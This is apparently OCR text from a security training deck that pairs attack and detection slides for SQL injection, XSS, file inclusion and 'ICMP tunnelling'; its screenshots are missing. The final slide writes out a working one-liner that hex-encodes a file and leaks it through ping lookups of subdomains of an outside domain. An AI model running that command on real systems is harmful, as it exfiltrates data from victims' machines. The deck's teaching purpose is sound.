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
Detection



SQL Injection

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
ATK #5
Cross Site Scripting (XSS)

is a vulnerability affecting dynamic websites that employ insufficient input checking in forms. An XSS allows an attacker to insert or execute client-side code in order to carry out a varied set of attacks such as, for example, the collection, manipulation and redirection of confidential information.

Attack



Cross Site Scripting (XSS)

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
Attack



Cross Site Scripting (XSS)

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
Detection



Cross Site Scripting (XSS)

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ATK #6
File Inclusion

is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time.

Attack

File Inclusion

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

Attack



File Inclusion

Detection



File Inclusion

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ATK #7
ICMP Tunnelling

is a command-and-control (C2) attack technique that secretly passes malicious traffic through perimeter defenses. Malicious data passing through the tunnel is hidden within normal-looking ICMP echo requests and echo responses.

Attack

ON VICTIM MACHINE:

```
xxd -p -c 16 exfiltration.txt | while read h; do ping -c 1 ${h}.sec4u.co; done
```


